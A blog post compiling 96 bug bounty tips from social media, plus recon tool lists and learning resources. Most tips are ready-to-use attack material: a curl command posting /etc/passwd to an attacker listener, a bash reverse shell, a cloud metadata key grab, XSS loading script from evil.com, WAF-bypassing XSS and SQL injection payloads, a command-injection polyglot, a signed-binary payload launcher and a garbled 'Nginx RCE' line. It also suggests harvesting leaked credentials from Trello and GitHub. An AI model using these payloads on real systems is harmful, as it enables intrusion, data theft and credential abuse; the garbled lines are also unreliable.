Collection Of Bug Bounty Tip-Will Be updated daily


Bbinfosec Follow
Jan 28 · 13 min read

Whenever i see for bug bounty tips and tricks i wish to make it up a note , The following were the bug bounty tips offered by experts at twitter ,slack,what sapp,discord etc.


Original credits goes to respective authors ,I just collected it and listed here as one stop reference ,For authors please verify #bugbountytip on twitter.

Recon Map :

The following recon map i found on twitter which is very interesting, Use it wise.


domains
massdns
enumall
cfenum
censys
sublist3r
ldns-walk
zone transfer
subdomains
altdns
massdns
DNS info
parser
subdomain takeover (misconfig)
IP resolver
IP addresses
masscan
open ports
HTTP
VHostScan
alive web hosts
other
custom scripts / nmap scripts / metasploit modules
known misconfigs / old versions / weak creds
waybackurls
directories
JS code

Recon map 1



Some Mindmap

You Can find original detailed image over at https://github.com/dsopas/assessment-mindset

Mindmap For assets

Workflow

Finding Server Side Issues :

Server Side issues roadmap,Credits :Imranparray

I have categorized the article as of now into three phases :

1. Web

2. Mobile
3. Windows thick client apps

Web Bug bounty Target data :

https://github.com/arkadiyt/bounty-targets-data

List of tips :

Tips & Tricks :

1)Execute a google dork site:”http://amazonaws.com “ brand will help you find S3 buckets and some LB’s to help find the real ip

2)Try to recon https://storage.googleapis.com/Org-name-here you may find internal documentation which aren’t supposed to be public.

3)If you got ‘Subdomain Takeover’ don’t report it yet, look at the main site/app for gain privileges: like a potential CSP policy bypass (or session hijacking via Set-cookie: *.domain.com

4)Always bruteforce http://subdomain.corp.website.com and *.dev.*

5)Look for port 9200{elastic search) and find juicy stuff,Use shodan.io using org:”org name”query

6)Found an s3 bucket behind the CDN,Change to https it might reveal up

7)Search for public Trello boards of companies, to find login credentials, API keys, etc. or if you aren’t lucky enough, then you may find companies’ Team Boards sometimes with tasks to fix security vulnerabilities

8)remember that Github is your friend — Check dotfiles of company’s employees — Search for DevOps projects shared (fork) between employees (ansible, Cassandra, Azure,..) => you get Login credential, API key, Private keys — Always follow the manual approach

9)Use https://cse.google.com/cse/all and create a custom search for *http://target.com , It works neat for targets with big scope.

10)Blind RCE — Grabs /etc/passwd and dumps it to your netcat listener via POST `cat /etc/passwd | curl -X POST -d @- http://yourip:yourport/`

11)Blind RCE-turn it in to a reverse shell! |`bash -i >& /dev/tcp /yourip/yourport 0>&1`

12)Sometimex xss payload : <sVg/oNloAd=”JaVaScRiPt:/**\/* \’/”\eval(atob(‘Y29uZmlybShkb2N1bWVudC5kb21haW4pOw==’))

”> <iframe src=jaVaScrIpT:eval(atob(‘Y29uZmlybShkb2N1bWVudC5kb21haW4pOw==’))>

13)If the target is using @Cloudflare , dig in their DNS records and search for the origins IP address. If you attack the application directly by his IP’s cloudflare WAF will not be there :)

14)Look for developers of the organisation (Linkedin, http://hunter.io , ..) and use their name in github. Look for repositories which are public but shouldn’t be.

15)If you come across a request which has diff action(s), ex — example[dot]com/someendpoint?type=search&query=test, always try different action like `type=users`, `type= accounts`, `type= details`, you might get some good surprises ;)

16)Search for hidden (and visible) input fields and try to set the value via GET… a lot of Webapps still use $_REQUEST… you will be surprised ;) if you have a reflected value -> check of html/script injection ;)

17)Use commoncrawl for finding subdomains and endpoints. Sometimes you find endpoints that can’t directly be visited from the UI but has been indexed from other sites- curl -sX GET “http://index.commoncrawl.org/CC-MAIN-2018-22-

index?url=*.$1&output=json …” | jq -r .url | sort -u

18)Uploading file with .url might result in XSS :) Chrome doesn’t support it yet but works like a charm with FOX

19)Sometimes you find those PATHs that forwards to a login page & you can’t see the content inside them. (ex: /path/to/secret → Google login) Take all these PATHs, prepend /public/ to all of them as: /public/path/to/secret , got access to a Jenkins instance.. [1]

20)if server only allows GET and POST method, then try adding “X-HTTP-Method -Override: PUT to achieve RCE via PUT method

21)Found an endpoint which is doing something with images? Give this a shot > request=input&&id , request=input|id , request=input`id` or you can even setup a NC & try request=input&&http://wgetyourserver.com :port & so on.

22)Want to find some internal code of companies or some sample codes of new features? Checkout with: site:http://repl.it intext:<companydomain>. In companydomain, if you know the internal domain it is even better.

23)if a website does not verify email, try signing up with <whatev>@domain.com (the company email). Sometimes this gives you higher privilege like deleting/viewing any other user’s profiles etc.

24)If you find a LFI ignore /etc/passwd and go for /var/run/secrets /kubernetes.io/serviceaccount this will raise the severity when you hand them a kubernetes token or cert.

25)inside a #container / #pod that has no wget/curl?try busybox… busybox wget -q -O — http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key

26)If you have found server (http://foo.company.com) which redirects you immediately to http://bar.company.com , always run resources enumeration (dirb, wfuzz etc.) against http://foo.company.com You can find something “hidden” sometimes

27)See an API Endpoint displaying senstive data?Add a jsonp or callback parameter and try to leak it using XSS

28)It’s possible to bypass #CSP with the following : #JSONP: <script src=”https://trustedsite/jsonp?callback=payload"> #AngularJS <script src=”https://trustedsite/angularjs/1.1.3/angularjs.min.js"> <div ng-app ng-csp id=p ng-click=$event.view.alert(1)>

29)Simple payload for postgresql , easy 2000$:) 1 AND 1=(select 1 from PG_SLEEP(10)) — ‘ AND 1=(select 1 from PG_SLEEP(10)) OR ‘1’=’

30)Simple payload for postgreesql 1 AND 1=(select 1 from PG_SLEEP(10)) — ‘ AND 1=(select 1 from PG_SLEEP(10)) OR ‘1’=’

31)Xss on s3 buckets alerts on s3 domain, it’s a low priority bug. Better find a reflected xss on main domain and iframe it on s3 xss. You can get an account takeover

32)It’s possible to fire up “#OS #Command #Injection” instead of #XSS in Filename.PDF?parameter=PAYLOAD+|+Dir+c:\

33)Try to change protocol to bypass open redirect protection. http://example.com -> ftp://example.com You might be lucky

34)You can turn an input box into automatic XSS by setting agnostic payload on the “onfocus” attribute and then setting it to “autofocus”. Eg: <input onfocus=”alert(0);” autofocus> This will result in automatic XSS (no user interaction).

35)In case you wanted to test an SSRF but don’t own a vps and burp collaborator is blocked you can use this https://canarytokens.org/generate #bugbounty

36)Change the User-Agent to your blind XSS payload and traverse the site. Like visiting site links, filling some forms etc. Sometimes blind XSS may fired if you are lucky enough

37)When the file protocol handler doesn't work, sometimes Netdoc can be your friend. Just saying :)

38)Encountered with AWS WAF? Just add "<!" (without quotes) before your payload and bypass that WAF. :) eg: <!<script>alert(1)</script>

39)There's a good chance to catch #Modified, #Incomplete or even #Broken endpoints in the lower environments such #qa #uat #dev #dr #staging #stage #test #sandbox #www2 Sub-domains.

40)Found tomcat on windows https://x.x.x.x/.//WEB-INF/web.xml -> 200 OK

41)If website has CSRF token or any secret key on response try CORS Miscongurationissue. You can steal secret tokens

42)Get a larger scope by using same dork on multiple search engines, eg inurl:"/reports/rwservlet/" to get Oracle reports which are prone to XSS (CVE-2019–2413) produces significantly different results on google and bing.

43)Collect subdomains with regexp BurpPro -> search -> type (\w+)?\.?http://domain.com Regexp: (\w+)?\.?http://domain.com Try and you collect with subdomains very interesting endpoints.

44)In a cloud test if you find a .cspkg file its a gold mine, its a zip file with all the compiled code and config files.

45)A single #**RCE** payload rule them all , easy 6000$;)
1;sleep${IFS}9;#${IFS}';sleep${IFS}9;#${IFS}";sleep${IFS}9;#${IFS}

46) Dont just look at newer versions of apps. Sometimes you can derive API keys from the older apps that still work!

47) And analyze apps in both way (Statically and Dynamically) to increase a bugs triggering chances.

48)Cloudflare Bypass: <a href="j&Tab;a&Tab;v&Tab;asc&NewLine;ri&Tab;pt&colon;\u0061\u006C\u0065\u0072\u0074&lpar;this['document']['cookie']&rpar;">X</a>

49)If you get a shell on a machine with ~/.aws/credentials further esculate to the actual bucket or ec2 instances. Commands: aws s3 ls s3://XXX/directory/ — profile username and aws ec2 describe-instances — profile username.

50)nmap — script "http-*" IP/target — Will run 30+ scripts related to http. Everything from sqli injection to config backups checkout more at the docs

51)Always do directory Brute forcing on all sub-domain even on 403 page. Sometimes you will get .git file and you can download whole web application source code.

52)Deserializing is really effective. Never take for granted the lack of industry standards implemented into hashes and other encrypted strings uses by web applications.

53)Got a SSRF? no metadata endpoints to hit? Try https://kubernetes.default.svc/metrics if you get a load crap come back jackpot you've hit the kubernetes API and this should indicate it's shit the bed time for any security team. (url can change).

54)Here is my obfuscated payload. It bypasses lots of WAF, including CloudFlare iirc. <iframe src="%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aalert(0)"> iFrame with javascript URI payload. Line feeds [CRLF] obfuscate it.

55)Found a company running an open source system and cannot find a CVE for it? Download and setup the open source system yourself and see where you mess up. Best chances are you will find some common easy-to-miss misconfig that the admin made

56)When injecting into src attributes, you need a javascript URI payload! Here is a good payload I created using a load of linefeeds to bypass WAF: %0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At %0A%3Aalert(0) Work with link + iframe.

57)Many sites log in with the user after they reset the password through some token, in some cases you can bypass 2FA only by resetting your password, if you are lucky, after that your account will be logged in without needing to confirm anything else.

58)Payload will run in a lot of contexts. javascript:”/*’/*`/* →<html \” onmouseover=/*&lt;svg/*/onload=alert()//> Short but lethal. No script tags, thus bypassing a lot of WAF and executes in multiple environments.

59)Always look for any parameters reflecting in the javascript functions like in a variable. If there is no url encoding of characters like ;) } you can close that function to insert your malicious javascript Ex. ;)}alert(1)/

60)via burpsuite search to find some open redirect , search “=http” or “=aHR0”（base64 encode http） from “Request header” and status code 30X you also can use this tip to find some SSRF.

61)To get an error page or stack trace in ASP based application you can try below directories — 1. /con/ 2. /aux/ 3. con.aspx 4. aux.aspx

62)Sometimes user input is reflected into a value without any quotations. Eg:<input value={input}> Just add a space and you can now inject onfocus=alert(0) autofocus for XSS! Works even against htmlspecialchars().

63)To find vuln domains & subdomains that is currently pointed to GitHub due to misconf. Try searching the ff syntax on publicwww. "There isn't a Github Pages site here" It will return thousands of pages containing domains & subdomains that could be vuln to Takeover.

64)Here is a cool SSRF #**bugbountytip** if you are in heroku: 1) try calling /app/Procfile to get the installation instructions that a dev had when deploying to heroku,2)if that loads and you know what stack it uses, you should be able to find the source code of the app in /app directory. For example if it is rails, you can pull routes.rb by calling /app/config/routes.rb. The app folder is the main directory where all deployed code is stored.

65)Add to scope all your target subdomains on @**Burp_Suite**
"Target" tab >> "Scope" >> "Use advanced scope control" checkbox >> "Add" button >> Set Protocol: Any — Host/IP range: .*\.domain\.com$ >>

66) Some AEM instances may respond differently to different browsers. e.g. https://website/apps/..tidy.3....json/t.js on Chrome will give HTTP 200 whereas Firefox will return HTTP 404.

67)Port 50070 hadoop No authentication Access to logs and read write access to directories

68) Hunting For Endpoints while Bughunting developer options Could Be handy for u press ctrl+shift+j click on network and reload the page , few endpoints ,url's and also u can find subdomain too.

69) An example of why monitoring SSL certs up to date is important: I got a list of unique subdomains for a company last week from March dataset. Now, when compared to May dataset, May had an addition of 2,000 UNIQUE subdomains. Your recon is not good if not updated.

70) Need to copy terminal output to the clipboard on X11? install xclip: apt-get install xclip setup bash alias: alias xclip='xclip -selection c' profit: egrep 'interesting' <corpus> | xclip (OSX? see pbcopy/pbpaste!)

71) Have you ever come across a Grafana instance while doing recon? Sometimes you can bypass company SSO (when only login is shown) by going directly to "/signup" and registering with your own credentials (or try default admin:admin).

72) f you find a Google Maps API Key , try to use it here : https://developers.google.com/maps/documentation/maps-static/intro … . This could lead to financial losses for a company.

73) Always try to throw a quick % in search fields and so on as well :). It may end up in a LIKE statement and return all :)

74) Disable Android SSL pinning using Objection+Frida pip3 install -U objection (Download frida-server, push to /data/local/tmp on rooted device and start it using adb shell.) objection — gadget "http://com.target.app " explore android sslpinning disable

75) When fuzzing endpoints remember to perform authenticated fuzzing: dirsearch, wfuzz, and ffuf all support user headers; make good use out of them and supply your auth cookies!

76) If you want to put spaces in a cmd: #<!ENTITY xxe SYSTEM "expect://ls$IFS-la$IFS/">]>

77) Captcha bypass: -The Captcha generated based on a given MD5 string — Wrote a bot to randomly generate MD5 of 6 characters string and use it as Captcha to login !

78) Bypass Custom Firewall with URL encoding technique: Final Payload: %253%63svg%2520onload=alert(1)%253%65 the firewall was blocking "%253c", Trick: %25 3 %63 -> when the app decoded it, it become %3c -> app decoded it again and it become < and get alert

79) Have a char limit for XSS? See if it's appended with other fields

(first + last name). You can then split the payloads (this case needed JQuery to load ext script): FirstName: “><svg/onload=“$.getScript(‘http://‘+ LastName: ‘http://evil.com ’)

80) Want to automate user enumeration of wordpress sites on all subdomains and then bruteforce identifed users? read file; amass enum -o subdomains.txt -d $**file**; cat subdomains.txt | while read url; do wpscan — url https://”$url” -P passwords.txt -t 50 -o output/”$url”.txt;

81) **OneLiner** extracts all API endpoints from AngularJS & Angular javascript files: curl -s URL | grep -Po “(\/)((?:[a-zA-Z\-_\:\.0–9\{\}]+))(\/)*((?:[a-zA-Z\-_\:\.0–9\{\}]+))(\/)((?:[a-zA-Z\-_\/\:\.0–9\{\}]+))” | sort -u

82)Oneliner to get commoncrawl assets!

```
curl -sL http://index.commoncrawl.org | grep ‘href=”/CC’ | awk -F’”’ ‘{print $2}’ | xargs -n1 -I{} curl -sL http://index.commoncrawl.org{}-index?url=http://url/ * | awk -F’”url”:\ “‘ ‘{print $2}’ | cut -d’”’ -f1 | sort -u | tee domain.txt
```

83) Copy your payload into %userprofile%\AppData\Local\Microsoft\Teams\current\ Then %userprofile%\AppData\Local\Microsoft\Teams\Update.exe — processStart payload.exe —

process-start-args “whatever args” Trusted signed binary will run the payload for you

84) Nginx RCE Overflow : curl -gsS https://victim.server.here:443 /../../../%00/nginx-handler?/usr/lib/nginx/modules /ngx_stream_module.so:127.0.0.1:80:/bin/sh%00victim.server.here /../../../%00/n …\<’protocol:TCP’ -O 0x0238f06a#PLToffset |sh; nc /dev/tcp/localhost

85) Test SQLi + XSS + SSTI with the same payload use

SQLI+XSS+SSTI

86) Open redirects can be escalated at times:

- Open Redirect + Miconfigured OAuth App => OAuth Token Stealing
- Open Redirect + Filtered SSRF => SSRF
- Open Redirect + CRLFi => XSS

- Open Redirect + javascript URI => XSS

87) “site:*.domain.com ext:html” is a good Google dork for finding old, no longer linked static HTML pages that might contain buggy JS that could lead to XSS

88) XSS Cloudflare WAF bypass: <img%20id=%26%23x101;%20src=x%20onerror=%26%23x101;;alert`1`;>

payload 2: <select><noembed></select><script x=’a@b’a>y=’a@b’//a@b%0a\u0061lert(1)</script x>

payload 3: <a+HREF=’%26%237javascrip%26%239t:alert%26lpar;document.domain)’>

89)If you are testing access to S3 buckets and do not want to configure credentials for testing use — no-sign-request. ‘aws s3 command S3://bucket/file — no-sign-request’

90) you can use this tool to dynamically generate your own security (XSS,SQLI,email-format,etc,) payloads for fuzz testing: (link: https://gitlab.com/akihe/radamsa) gitlab.com/akihe/radamsa example: echo “<script>alert(1)</script>” | radamsa -n 5 — patterns od

91) SQL WAF-Fail2Ban Payload via dot

(SELECT 6037 FROM(SELECT COUNT(*),CONCAT(0x7176706b71,
(SELECT
(ELT(6037=6037,1))),0x717a717671,FLOOR(RAND(0)*2))x
FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

92)Access the site without loging into account you will get some hidden endpoints which are overlooked by others.

93)Forget the subdomains for recon! go directly for the ASN & hit the network-range organization: A new world arises without waf's, a lot of messy SSL certs, unprotected hosts & private hidden.

94) If your target requires phone number verification and you need more accounts, you can just buy a really cheap prepaid SIM card, and without topping it up, you can recieve the verification codes in SMS!

95) Get your targets IP ranges using your targets domain (asn+cidr extract): a=$(curl -H'Accept: application/json' http://api.iptoasn.com/v1/as/ip/$(dig +short $domain | head -1)| jq .as_number);echo '!gas'$a"| nc http://whois.radb.net 43 | tr " " "\n" | sed -e '1d' -e '$d'


96)While everyone is looking for open s3 buckets use cloud_enum to find open google cloud and microsoft azure storage accounts.

Some Android mobile application Tips :

1. Golden Techniques to bypass host validations in android apps : https://hackerone.com/reports/431002
2. Voicexml exploitation via phonecall : https://hackerone.com/reports/395296

Will be updated..!

Some other resources which will help you to groom further as below :



Web Vuln

And The People W

Me

- TomNomNom
- Occasional bug hunter
- Lover of analogies
- Lover of questions

rinetd/BurpSuite-1

BurpSuite using the document and some extensions. Contribute to rinetd/BurpSuite-1 development by creating

github.com

- Hackfest.ca
- DEFCON
- BugCrowd
- HackerOne
- Peter Yaworski

Books

- Web Hacking 101
- The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws
- Breaking into Infosec
- Mastering Modern Web Penetration Testing
- Penetration Testing: A Hands-On Introduction to Hacking
- Metasploit: The Penetration Tester's Guide
- PoC or GTFO

- Crypto 101(*free*)

OWASP

The Open Web Application Security Project aims to improve software security by providing guidelines and learning resources.

- Top 10
- Complete testing guide

Miscellaneous references

- The Bug Bounty Hunter Methodology
- Bugcrowd — How to become a Bug Bounty Hunter
- Online sandbox
- Backdoor
- Hack the box
- Pwnable
- RingZer0

Virtual machines

- Exploit Exercices

- Vulnhub

OWASP’s Interactive learning platform

- WebGoat
- NodeGoat
- Security Shepherd
- Hackademic challenges

More practice sites listing

- Black.Room Security
- CAPTF
- Penetration testing lab mind map

Conference Talks:

https://infocon.org/

Youtube Talk :

Some additional sites :

#bugbountytip ~ Latest bug bounty related tweets

Just launched v1.0 of https://t.co/jZS6PtN22C ~ Latest bug bounty related tweets ~ #bugbountytip

bugbountytip.com

blaCCkHatHacEEkr/PENTESTING-BIBLE

Leran Ethical Hacking and penetration testing .hundreds of ethical hacking &amp; penetration testing &amp; red

github.com

0xInfection/Awesome-WAF

🔥 Everything awesome about web-application firewalls (WAF). - 0xInfection/Awesome-WAF

github.com

jdonsec/AllThingsSSRF

This is a collection of writeups, cheatsheets, videos, books related to SSRF in one single location ...

github.com

jakejarvis/awesome-shodan-queries

Over time, I've collected an assortment of interesting, funny, and depressing search queries to plug into Shodan,

github.com